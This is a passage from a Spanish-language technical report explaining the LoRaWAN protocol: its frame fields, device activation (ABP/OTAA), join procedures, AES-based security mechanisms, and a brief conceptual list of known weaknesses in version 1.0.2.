


Figura 35. Algoritmo para valorar la calidad de la señal

En la siguiente imagen se muestran las distintas zonas de calidad de la señal que considera Senlab™ para sus productos y algunas recomendaciones para mejorar la calidad:




Figura 36. Regiones de la calidad de señal LoRa según Senlab™

2.2.4 Trama LoRaWAN

En este apartado se van a describir los campos que conforman la trama física de LoRaWAN, qué mensajes se pueden enviar/recibir, el procedimiento de unión a una red LoRaWAN y el establecimiento de sesiones [50].




Figura 37. Campos de la trama LoRaWAN

2.2.4.1 Capa física radio

Se trata de la capa encargada de ofrecer sus servicios a las capas superiores (MAC y Aplicación) para transmitir los mensajes a través del enlace de radiofrecuencia.

2.2.4.2 Preámbulo

Se utiliza para mantener al receptor sincronizado con el flujo de datos entrante. El valor por defecto son 12 símbolos, pero normalmente se utilizan 8 en LoRaWAN.

El valor del preámbulo del receptor debe ser el mismo que el del transmisor.

2.2.4.3 Cabecera física (PHDR / PHDR_CRC)

Contiene información sobre el número de bytes de datos transmitidos, la tasa de codificación y si se habilitan los 2 bytes de CRC (Cyclic Redundancy Check) que sirve como mecanismo de detección de errores de los datos transmitidos.

2.2.4.4 Datos físicos (PHYPayload)

Son los valores encapsulados de los campos de la capa de control de acceso al medio (MAC) y, a su vez, de la capa de aplicación.

Un ejemplo de este campo sería el mostrado en la siguiente imagen:

```
example : 80C02301260021000266EEA76CCE0C1BBC7A36F69F
80      C0230126   00      2100   02      66EEA76CCE0C1BBC   7A36F69F
MTYPE   devaddr    FCtrl   FCnt   FPort   DATA               MIC
```

Figura 38. Ejemplo en hexadecimal del campo PHYPayload

2.2.4.5 Capa de control de acceso al medio (MAC)

Esta capa es la encargada de la transmisión/recepción de comandos MAC y de los datos de la capa de aplicación.

2.2.4.6 Cabecera MAC (MAC Header)

Se trata de una cabecera de 8 bits que se subdivide en:

- MType (3 bits): identificador del tipo de mensaje.
- RFU (3 bits): son bits reservados para funcionalidades futuras.
- Major (2 bits): identifican la versión de los mensajes.

2.2.4.7 Datos MAC (MAC Payload)

Se tratan de comandos de control de acceso al medio que se utilizan para la administración de la red entre el Gateway y los nodos. Los datos de la capa MAC son generados por la capa de aplicación.

2.2.4.8 MIC (Message Integrity Code)

Se trata de un mecanismo de integridad del mensaje. Tiene similitudes respecto a un *checksum* pero el campo MIC evita la manipulación intencionada de un mensaje. El MIC es generado a partir de la AppKey. [51]

$$B_0 = [\texttt{0x49}]_8[\texttt{0}]_{32}[D]_8[\texttt{DevAddr}]_{32}[\texttt{Cnt}]_{32}[\texttt{0}]_8[\texttt{HeaderLen} + \texttt{PayloadLen}]_8$$
$$\texttt{MIC} = \text{AES-128-CMAC}(\texttt{NwkSKey}, [B_0][\texttt{Header}][\texttt{EncFRMPayload}])$$

Figura 39. Cifrado AES-CMAC de 128 bits para generar un MIC

2.2.4.9 Capa de aplicación

Es la capa encargada de recopilar los datos de los sensores y de acceder a los servicios de las capas inferiores para transmitir los mensajes LoRaWAN.

2.2.4.10 Cabecera de trama (Frame Header)

Se trata de una cabecera de 7 a 22 octetos que se subdivide en:

- Device Address (4 bytes): dirección efímera que se asigna a los nodos cuando se unen a la red.
- Frame Control (1 byte): bits dedicados al control de trama, en especial a asentamientos y ADR.
- Frame Counter (2 bytes): contador que enumera las tramas enviadas por un nodo.

- Frame Options (0-15 bytes): campo dedicado al envío de comandos MAC.

2.2.4.11 Puerto de trama (Frame Port)

Una vez un dispositivo se encuentra comunicando en la red, sus mensajes contendrán y harán referencia a un parámetro denominado Frame Port que es un identificador numérico de 1 byte que suele representar la aplicación/servicio a la que pertenece un mensaje. Los puertos se agrupan de la siguiente forma:

- Puerto 0: reservado para mensajes de control de acceso.
- Puertos 1-223: disponibles para transportar datos.
- Puerto 224: destinado para pruebas de control de acceso.
- Puertos 225-255: reservados para futuras versiones.

El Puerto 0 está reservado por la red LoRaWAN para el envío de mensajes "MAC" de configuraciones internas de la propia red, por ejemplo, es el puerto utilizado cuando el Network Server quiere indicarle a un nodo que cambie de SF debido a que tiene el ADR activado. Este puerto no debe de ser utilizado directamente por los usuarios de la red.

2.2.4.12 Datos de trama (Frame Payload)

Se trata del campo de la trama donde se encuentran los datos que va a enviar el dispositivo LoRaWAN a la red. El valor de Frame Payload se cifra con una clave de sesión de aplicación (AppSKey). Este cifrado se basa en el algoritmo AES 128. [52]




Figura 40. Cifrado AES

2.2.5 Tipo de red y uso de la red

Las redes LoRaWAN pueden ser Públicas o Privadas. [53]

- Una red Privada es aquella cuya infraestructura (a excepción de los dispositivos y del AppServer) depende de un único operador y está pensada para una única aplicación.
- Una red Pública es aquella cuya infraestructura puede depender de diferentes participantes y además la red está disponible para que funcionen múltiples aplicaciones sobre ellas.

Las redes LoRaWAN se configuran para ser Públicas o Privadas, no obstante, esto no implica que el uso que se le vaya a dar a la red sea el correspondiente a las definiciones anteriores de tipo de red, por ejemplo, la organización que esté detrás de una red (o del Network Server) podría configurarla para ser de tipo pública, pero darle un uso privado, es decir, sería una red de tipo pública, pero con un uso privado exclusivo para una aplicación (y conjunto de dispositivos) concretos. Debido a esto, es importante diferenciar entre el tipo de red configurada y el uso de la red.

2.2.6 Elementos de una red LoRaWAN

Los elementos principales de una red LoRaWAN pueden resumirse en [54]:

- Nodos: son los dispositivos finales que envían datos provenientes de la información de sus sensores hacia el Gateway.
- Gateways: son los dispositivos encargados de dar cobertura a los nodos, comunicarse con ellos e integrarlos con el Network Server.
- Networks Servers: son sistemas de propósito general que permiten compartir, almacenar y administrar los recursos de la red. Son los encargados de gestionar el acceso a la red, eliminar paquetes duplicados, ajustar las tasas de transmisión, determinar la mejor pasarela para enviar una respuesta de los servidores de aplicación, etcétera.
- Application Server: servidor final que gestiona o utiliza los datos transmitidos en la red.
- Join Server: servidor destinado a la unión de los nodos en la red (solo en arquitecturas LoRaWAN 1.1)

En la siguiente imagen [55] se muestra la arquitectura de una red LoRaWAN 1.0.x:




Figura 41. Arquitectura de una red LoRaWAN 1.0.x

En cambio, la arquitectura de una red LoRaWAN 1.1:




Figura 42. Arquitectura de una red LoRaWAN 1.1

2.2.7 Mensajes

En LoRaWAN, se utilizan los términos Uplink y Downlink [56] para hacer referencia a los mensajes que "suben" o "bajan" por la red.

- Los mensajes Uplink serán aquellos transmitidos por los nodos de la red y llegarán al Network Server y en última instancia al Application Server.
- Los mensajes Downlink serán aquellos mensajes que son enviados por el Application Server y el Network Server, hacia un nodo o grupo de nodos.

Así, los mensajes Uplink suelen ser mensajes de datos enviados por los dispositivos, mientras que los mensajes Downlink suelen ser mensajes de configuración enviado hacia un dispositivo.




Figura 43. Mensajes de subida (uplink) y de bajada (downlink)

2.2.7.1 Mensajes MAC

Los siguientes mensajes MAC [57] que se encuentran presentes tanto en la versión 1.0.x como en la 1.1 son los siguientes:

- Join-Request: mensaje de subida para unirse a la red por un nodo con activación OTAA hacia un Network Server. En la versión 1.1, el Network Server reenvía este mensaje hacia el Join Server. Los mensajes Join-Request no se cifran.
- Join-Accept: mensaje de bajada para nodos con activación OTAA como confirmación de un Join-Request previo. En las versiones 1.0.x, este mensaje lo origina el Application Server. En cambio, en la versión 1.1 lo origina el Join Server. Otra diferencia es que en las versiones 1.0.x estos mensajes son cifrados con la AppKey del nodo. En cambio, en la versión 1.1 se cifran con la NwkKey o con JSEncKey.
- Unconfirmed / Confirmed Data Up/Down: tramas de datos de subida y bajada. Pueden requerir confirmación (Confirmed) o no (Unconfirmed).
- (solo en 1.1) Rejoin-Request: mensaje utilizado por un nodo y dirigido al Network Server para restablecer los parámetros radio, retomar una sesión perdida o cambiar las claves del nodo.

MType	Description
000	Join Request
001	Join Accept
010	Unconfirmed Data Up
011	Unconfirmed Data Down
100	Confirmed Data Up
101	Confirmed Data Down
110	RFU
111	Proprietary

Table 1: MAC message types

Figura 44. Mensajes MAC y valor de MType

2.2.8 Activación de los dispositivos

Para que un nodo pueda comunicarse en una red, éste debe darse a conocer para ser identificado por el Network Server. Esto es lo que se conoce en LoRaWAN por Activación, y existen dos tipos de activaciones posibles: la activación por personalización (ABP, del inglés Activation By Personalization) y la activación por el aire (OTAA, del inglés Over The Air Activation). [58] A continuación, se comentan las características principales de estos dos tipos de activación:

- ABP: Este tipo de activación se basa en el conocimiento previo, por parte del nodo, de las claves utilizadas en la red para la validación y cifrado de los mensajes, estás son la NwkSKey (Network Session Key) y la AppSKey (Application Session Key). De modo que tanto el Network Server, como cada uno de los nodos conocen ambas claves y estas no son transmitidas en ningún momento por la red, por lo que los dispositivos pueden comunicarse directamente siempre y cuando las claves presentes en el dispositivo y en el Network Server coincidan. La configuración de las claves a utilizar se lleva a cabo en el proceso de provisión (“dar de alta”) de un dispositivo en el Network Server.




Figura 45. Activación ABP

- OTAA: Este tipo de activación, a diferencia de ABP, presenta un proceso inicial de establecimiento de conexión por parte de un nodo con la red. Se basa en el uso de un "identificador de aplicación" (AppEUI) y una "clave de conexión" (AppKey) iniciales que son utilizadas en los mensajes de establecimiento de conexión, los cuales consisten en el mensaje de petición de conexión enviado por el nodo (JoinRequest) y en la respuesta y confirmación de conexión por parte del Network Server (JoinAccept). En el momento en que el Network Server confirma la conexión, le enviará al nodo, el par de claves NwkSKey y AppSKey que usará el dispositivo para comunicarse por la red. Al contrario que en ABP, donde la NwkSKey y la AppSKey son estáticas, estas claves en OTAA son dinámicas, es decir si el dispositivo pierde conexión y vuelve a conectarse a la red, podrá adquirir nuevas claves. La configuración del identificador de aplicación AppEUI y la clave de conexión AppKey se lleva a cabo en el proceso de provisión ("dar de alta") de un dispositivo en el Network Server.




Figura 46. Activación OTAA

2.2.8.1 Join Delay

Un parámetro que sólo aplica en redes donde el tipo de activación de los dispositivos es OTAA es el llamado "tiempo de conexión" (Join Delay), es decir, el tiempo máximo que espera un dispositivo/nodo tras transmitir un mensaje de conexión (JoinRequest) para recibir la respuesta de confirmación (JoinAccept) por parte del Network Server. Si el valor de Join Delay no coincide entre lo configurado en el Network Server y en los dispositivos, la conexión no podrá llevarse a cabo y no habrá comunicación.

2.2.9 Unión a la red y sesiones

La unión a la red se debe distinguir entre el modo de activación de los nodos (OTAA / ABP) y la versión de la red LoRaWAN (1.0.x / 1.1). [59]

Activación OTAA (v1.0.x):

1. El nodo inicia un mensaje Join-Request en el que proporciona su AppEUI, DevEUI y DevNonce.
2. El Network Server genera las claves de sesión (NwkSKey y AppSKey) y el mensaje Join-Accept donde le envía al nodo, entre otros parámetros menos significativos, el AppNonce (con el que se han generado las claves de sesión) y el DevAddr.
3. El nodo recibe el mensaje Join-Accept si tiene permiso para unirse a la red.
4. El Network Server conserva la NwkSKey y envía al Application Server la AppSKey.
5. El nodo descifra el mensaje Join-Accept y extrae las claves de sesión a partir de la AppKey y del AppNonce.




Figura 47. Unión a la red con activación OTAA en 1.0.x

Activación OTAA (v1.1):

1. El nodo inicia un mensaje Join-Request en el que proporciona su JoinEUI (identifica al Join Server unívocamente), DevEUI y DevNonce.
2. El Network Server reenvía el Join-Request al Join-Server correspondiente.
3. El Join-Server genera todas las claves de sesión (AppSKey, FNwkSIntKey, SNwkSIntKey y NwkSEncKey). El nodo recibe el mensaje Join-Accept si tiene permiso para unirse a la red.
4. El Network Server genera el mensaje Join-Accept donde envía, entre otros parámetros menos significativos, el JoinNonce (del que se derivan las claves de sesión) y el DevAddr.
5. El Join-Server envía la AppSKey al ApplicationServer y el resto de las claves de sesión al Network Server.
6. El nodo descifra el mensaje Join-Accept y extrae las claves de sesión a partir de la AppKey, de la NwkSKey y del JoinNonce.




Figura 48. Unión a la red con activación OTAA en 1.1

Activación ABP (v1.0.x):

1. El nodo almacena directamente su DevAddr y las claves de sesión.
2. El Network Server almacenará también el DevAddr del nodo y la NwkSKey.
3. El Application Server almacenará la AppSKey.

Figura 49. Unión a la red con activación ABP en 1.0.x

Activación ABP (v1.1):

1. El nodo almacena directamente su DevAddr y las claves de sesión.
2. El Network Server almacenará también el DevAddr del nodo y las claves de sesión.
3. El Application Server almacenará la AppSKey.
4. El Join-Server queda sin uso.

Figura 50. Unión a la red con activación ABP en 1.1

2.2.10 Mecanismos de seguridad

La seguridad en las redes LoRaWAN se basa en tres propiedades [60]:

- Autenticación mutua: se establece entre los nodos y la red LoRaWAN en el proceso de unión a la red. Únicamente si los dispositivos son conocidos por la red podrán unirse.
- Protección de la integridad: este mecanismo impide que los datos sean manipulados durante la transmisión.
- Confidencialidad: se cifran los datos sensibles (payloads) intercambiados entre los nodos y los Application Servers para evitar ser comprendidos si se capturan.

Por otro lado, el cifrado se implementa utilizando AES (*"Advanced Encryption Standard"*) en dos capas [61]:

- La primera capa genera la clave de sesión NwkSKey (AES 128 bits) usada para generar los valores de MIC para cada mensaje entre nodos y Network Servers.
- La segunda capa genera la clave de sesión AppSKey (AES 128 bits) usada para cifrar el payload de los mensajes intercambiados entre nodos y Application Servers.

La ventaja de utilizar estas dos capas en el cifrado es que permiten tener redes compartidas sin que el operador de red tenga visibilidad de los datos de los nodos.

Otros mecanismos de seguridad son:

- Autenticación de nodos mediante claves únicas (AppKey) e identificadores globales (DevEUI).
- Cifrado de los datos (payload) usando AES-CTR (Counter mode). Uso de AES-CMAC para generar un valor MIC y evitar la manipulación de los paquetes. [51]




Figura 51. Cifrado AES en Counter Mode (CTR)

- Uso del campo DevNonce y del contador de tramas (FCnt) para evitar ataques de repetición. Cuando un nodo se une a la red, este campo se inicia a 0 y se va incrementando según vaya mandando paquetes el nodo. Si los nodos o la red LoRaWAN reciben un paquete con un contador inferior al anterior, se desecha. [51]

$$
\begin{aligned}
A_i &= [\mathtt{1}]_8[\mathtt{0}]_{32}[D]_8[\mathtt{DevAddr}]_{32}[\mathtt{Cnt}]_{32}[\mathtt{0}]_8[i]_8 \\
S_i &= \text{AES-128}(K, A_i) \\
\mathtt{EncFRMPayload} &= [S_0][S_1][S_2]\cdots[S_n] \oplus \mathtt{FRMPayload}
\end{aligned}
$$

Figura 52. AES-CTR sobre tramas LoRaWAN

2.2.11 Vulnerabilidades

A posteriori, se han descubierto problemas de seguridad y vulnerabilidades en el protocolo LoRaWAN. Para la versión 1.0.2 las principales vulnerabilidades son [51] [62] [63]:

- Reutilización de contadores de mensajes.
- Reutilización de *nonces*. La red no registra correctamente los DevNonce y AppNonce transmitidos, por lo que es posible que se repitan estos valores.
- Posibilidad de ataques de repetición en los mensajes Join-Accept. Debido a la reutilización de nonces, un dispositivo OTAA podría recibir varios mensajes Join-Accept al coincidir sus valores de DevNonce y/o AppNonce con otro dispositivo de la red.




Figura 53. Ejemplo de ataque de repetición

- Los mensajes ACK no se asocian a ningún mensaje específico, permitiendo ataques de repetición para que un nodo, o bien retransmita un mensaje al no recibir el ACK correspondiente, o bien reciba ACK's de mensajes que en realidad no han llegado al Network Server.

